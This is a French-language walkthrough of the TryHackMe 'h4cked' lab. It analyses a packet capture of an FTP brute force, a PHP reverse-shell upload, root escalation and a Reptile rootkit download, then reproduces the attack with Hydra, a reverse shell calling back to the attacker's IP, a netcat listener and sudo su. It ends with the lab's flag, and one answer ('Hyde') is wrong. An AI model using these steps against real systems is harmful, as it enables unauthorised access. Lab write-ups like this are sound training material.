

h4cked

<https://tryhackme.com/room/h4cked>

Table des matières

- 1. Définition**
- 2. Prérequis**
- 3. Démarche**

1. Définition

TryHackMe :

Est une plateforme en ligne qui enseigne la cybersécurité par le biais de courts laboratoires réels et ludiques. Notre contenu s'adresse aussi bien aux débutants complets qu'aux hackers chevronnés, avec des guides et des défis intégrés pour répondre aux différents styles d'apprentissage.

Kali Linux :

Est une distribution GNU/Linux basée sur Debian sortie en 2013. Cette dernière fait suite à BackTrack, qui était-elle basée sur Ubuntu. L'objectif de cette suite de logiciels est de regrouper les outils nécessaires aux tests de sécurité d'un système informatique.

Wireshark :

Wireshark est un analyseur de paquets open source (GNU) populaire. Ses "dissectors" ou décodeurs de protocoles permettent d'interpréter le trafic du réseau. Conçu en 1997-1998 par Gerald Combs sous le nom historique de "Ethereal", il est repris en 2006 sous le nom moderne de "Wireshark". En 2008, Wireshark sort en version 1.0 et en 2015 en version 2.0 avec une nouvelle interface graphique.

Hydra :


Hydra est un craqueur de login parallélisé qui supporte de nombreux protocoles à attaquer. Il est très rapide et flexible, et il est facile d'ajouter de nouveaux modules. Cet outil permet aux chercheurs et aux consultants en sécurité de montrer à quel point il serait facile d'obtenir un accès non autorisé à un système à distance.

2. Prérequis

Pour pouvoir faire ce cours TryhackMe nous allons utiliser une machine virtuelle (Kali) sur un ordinateur et avoir le logiciel Wireshark.

3. Démarche

L'attaquant essaie de se connecter à un service spécifique. De quel service s'agit-il ?



Les premiers paquets réseau montrent une série de requêtes au port 21. En faisant un clic droit sur le premier paquet réseau, il est possible de suivre le flux TCP pour voir exactement ce qui se passe lors de ces requêtes. Le flux TCP confirme que l'attaquant tente de se connecter sur FTP. Le protocole est également répertorié comme "FTP" dans Wireshark.


Réponse : FTP

Il existe un outil très populaire de Van Hauser qui peut être utilisé pour forcer brutalement une série de services. Quel est le nom de cet outil ?

<https://github.com/vanhauser-thc/thc-hydra>

Réponse : Hyde

L'attaquant essaie de se connecter avec un nom d'utilisateur spécifique. Quel est le nom d'utilisateur ?


 Wireshark · Follow TCP Stream (tcp.stream eq 0) · Capture.pcapng

```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS password
530 Login incorrect.
USER jenny
331 Please specify the password.
PASS 666666
530 Login incorrect.
```

En cliquant avec le bouton droit sur les premiers paquets réseau et en suivant le flux TCP (comme démontré dans la première question), l'utilisateur "jenny" apparaît lors des demandes de connexion. Cependant, vous pouvez également filtrer les protocoles dans Wireshark et regarder spécifiquement FTP. L'onglet d'informations affichera "Request: USER jenny" une série de fois.

Réponse : Jenny

Quel est le mot de passe de l'utilisateur ?

 Wireshark · Follow TCP Stream (tcp.stream eq 7) · Capture.pcapng

```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS 111111
530 Login incorrect.
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
```

Le paquet numéro 305 affiche une réponse FTP « 230 Connexion réussie ». En suivant le flux TCP, le mot de passe s'affiche.

Quel est le répertoire de travail FTP actuel après la connexion de l'attaquant ?

```
TCP      66 57096 → 21 [ACK] Seq=37 Ack=99 Win=64256 Len=0 TSval=1407786742
FTP      71 Request: PWD
FTP      112 Response: 257 "/var/www/html" is the current directory
```

Le paquet numéro 401 montre le répertoire de travail actuel, car l'attaquant a exécuté la commande "PWD".

Réponse : /var/www/html

L'attaquant a téléchargé une porte dérobée. Quel est le nom de fichier de la porte dérobée ?

```
FTP      82 Request: STOR shell.php
FTP      88 Response: 150 Ok to send data.
TCP      66 57096 → 21 [ACK] Seq=131 Ack=363 Win=64256 Len=0 TSval=1407792064 TSecr=1701941176
FTP      90 Response: 226 Transfer complete.
TCP      66 57096 → 21 [ACK] Seq=131 Ack=387 Win=64256 Len=0 TSval=1407792065 TSecr=1701941178
FTP      92 Request: SITE CHMOD 777 shell.php
FTP      94 Response: 200 SITE CHMOD command ok.
```

Le paquet numéro 425 et suivants montre que l'attaquant a téléchargé le fichier shell.php et exécuté chmod 777 pour modifier ses autorisations.

Wireshark · Follow TCP Stream (tcp.stream eq 16) · Capture.pcapng

```
220 Hello FTP World!
USER jenny
331 Please specify the password.
PASS password123
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/var/www/html" is the current directory
PORT 192,168,0,147,225,49
200 PORT command successful. Consider using PASV.
LIST -la
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 192,168,0,147,196,163
200 PORT command successful. Consider using PASV.
STOR shell.php
150 Ok to send data.
226 Transfer complete.
SITE CHMOD 777 shell.php
200 SITE CHMOD command ok.
QUIT
221 Goodbye.
```

Encore une fois, plusieurs des réponses ci-dessus peuvent être trouvées en suivant le flux TCP, plutôt qu'en visualisant un paquet réseau un et un.

Réponse : shell.php

La porte dérobée peut être téléchargée à partir d'une URL spécifique, car elle se trouve dans le fichier téléchargé. Quelle est l'URL complète ?

Wireshark · Follow TCP Stream (tcp.stream eq 18) · Capture.pcapng

```
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.0.147'; // CHANGE THIS
$port = 80;          // CHANGE THIS
```

Lors du téléchargement de fichiers, le protocole est répertorié comme FTP-DATA dans Wireshark (numéro de paquet 431), plutôt que comme FTP « ordinaire ». Encore une fois, suivre le flux TCP affichera le contenu complet du fichier shell.php. L'origine provient du site Web de Pentestmonkey.

Réponse : <https://pentestmonkey.net/tools/web-shells/php-reverse-shell>

Quelle commande l'attaquant a-t-il exécuté manuellement après avoir obtenu un reverse shell ?

Pour le reste des questions tout au long de cette tâche, suivre le flux TCP du paquet numéro 452 révélera l'interaction de l'attaquant avec le système.

```
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Réponse : whoami

Quel est le nom d'hôte de l'ordinateur ?

Wireshark · Follow TCP Stream (tcp.stream eq 20) · Capture.pcapng

```
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
22:26:54 up 2:21, 1 user, load average: 0.02, 0.07, 0.08
USER  TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
jenny  tty1      -                20:06   37.00s  1.00s  0.14s -bash
```

Numéro de paquet 452 Flux TCP.

Réponse : wir3

Quelle commande l'attaquant a-t-il exécuté pour générer un nouveau shell TTY ?

```
drwxr-xr-x 14 root root      4096 Feb  1 21:54 var
lrwxrwxrwx  1 root root        31 Feb  1 19:52 vmlinuz -> boot/vmlinuz-4.15.0-135-generic
lrwxrwxrwx  1 root root        30 Jul 25 2018 vmlinuz.old -> boot/vmlinuz-4.15.0-29-generic
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Numéro de paquet 452 Flux TCP.

Réponse : `python3 -c 'import pty ; pty.spawn("/bin/bash")'`

Quelle commande a été exécutée pour obtenir un shell root ?

```
User jenny may run the following commands on wir3:
(ALL : ALL) ALL
jenny@wir3:/$ sudo su
sudo su
root@wir3:/# whoami
whoami
root
```

Numéro de paquet 452 Flux TCP.

Réponse : `sudo su`

L'attaquant a téléchargé quelque chose depuis GitHub. Comment s'appelle le projet GitHub ?

```
root@wir3:~# git clone https://github.com/f0rb1dd3n/Reptile.git
git clone https://github.com/f0rb1dd3n/Reptile.git
Cloning into 'Reptile'...
remote: Enumerating objects: 217, done..[K
remote: Counting objects:   0% (1/217).[K
remote: Counting objects:   1% (3/217).[K
remote: Counting objects:   2% (5/217).[K
remote: Counting objects:   3% (7/217).[K
```

Le flux TCP du numéro de paquet 452 montre que l'attaquant a émis la commande `git clone` pour télécharger le projet « Reptile ».

Réponse : Reptile

Le projet peut être utilisé pour installer une porte dérobée furtive sur le système. Il peut être très difficile à détecter. Comment appelle-t-on ce type de porte dérobée ?

La section "À propos" du référentiel officiel Reptile GitHub répertorie Reptile en tant que rootkit LKM Linux.

<https://github.com/f0rb1dd3n/Reptile>

Réponse : Rootkit

Scénario – Tâche 2 :

« L'attaquant a changé le mot de passe de l'utilisateur ! Pouvez-vous reproduire les étapes de l'attaquant et lire le flag.txt ? Le drapeau se trouve dans le répertoire /root/Reptile. N'oubliez pas que vous pouvez toujours consulter le fichier .cap si nécessaire. Bonne chance ! »

Télécharger un certificat vpn depuis son compte tryhackme dans l'onglet acces.

Installer openvpn avec `sudo apt install openvpn`.

Se connecter au vpn avec la commande `sudo openvpn /home/Download/ « nom du certificat vpn »`.

Lancer un nouveau terminal.

```
kali@kali:~$ hydra -l jenny -P /usr/share/wordlists/rockyou.txt ftp://10.10.7.94 -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-02-04 06:10:26
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting,
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ftp://10.10.7.94:21/
[21][ftp] host: 10.10.7.94 login: jenny password: 987654321
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-02-04 06:10:50
kali@kali:~$
```

Utilisez hydra pour attaquer FTP en utilisant la liste de mots rockyou.txt.

```
$ip = '10.14.6.110'; // CHANGE THIS  
$port = 80; // CHANGE THIS
```

Téléchargez le shell de pentest monkey

(<https://pentestmonkey.net/tools/web-shells/php-reverse-shell>). Si vous utilisez Kali, le shell Web est déjà situé sur la machine en tant que **/usr/share/webshells/php/php-reverse-shell.php** . Modifiez les valeurs comme indiqué dans l'image ci-dessus. L'adresse IP est votre boîte d'attaque (interface tun0). Le port peut être n'importe quel port non utilisé sur votre machine. Le shell inversé a été enregistré sous **reverse.php** .

```
kali@kali:~$ ftp 10.10.7.94  
Connected to 10.10.7.94.  
220 Hello FTP World!  
Name (10.10.7.94:kali): jenny  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> put reverse.php  
local: reverse.php remote: reverse.php  
200 PORT command successful. Consider using PASV.  
150 Ok to send data.  
226 Transfer complete.  
5491 bytes sent in 0.00 secs (22.9677 MB/s)  
ftp> chmod 777 reverse.php  
200 SITE CHMOD command ok.  
ftp> exit  
221 Goodbye.
```

Connectez-vous au service FTP avec le nom d'utilisateur jenny et le mot de passe 987654321. Utilisez **put reverse.php** pour télécharger votre reverse shell et **chmod 777 reverse.php** pour modifier ses permissions. Quittez le service.

```
kali@kali:~$ curl 10.10.7.94/reverse.php
[ ]

Terminal - kali@kali: ~
File Edit View Terminal Tabs Help
kali@kali:~$ sudo netcat -lvp 80
listening on [any] 80 ...
10.10.7.94: inverse host lookup failed: Unknown host
connect to [10.14.6.110] from (UNKNOWN) [10.10.7.94] 39416
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021
x86_64 x86_64 x86_64 GNU/Linux
11:24:06 up 24 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@wir3:/$ su jenny
su jenny
Password: 987654321

jenny@wir3:/$ sudo su
sudo su
[sudo] password for jenny: 987654321

root@wir3:/# cat /root/Reptile/flag.txt
```

Créez un écouteur netcat sur le port désigné. Utilisez curl (ou même un navigateur Web) pour exécuter le shell inversé. Créez un nouveau TTY en exécutant **python3 -c 'import pty; pty.spawn("/bin/bash")'**. À partir de là, l'attaquant peut utiliser **su jenny** et **sudo su** pour devenir root, car le mot de passe est déjà connu. Lisez le fichier flag.txt dans le répertoire /root/Reptile.

Réponse : ebcefd66ca4b559d17b440b6e67fd0fd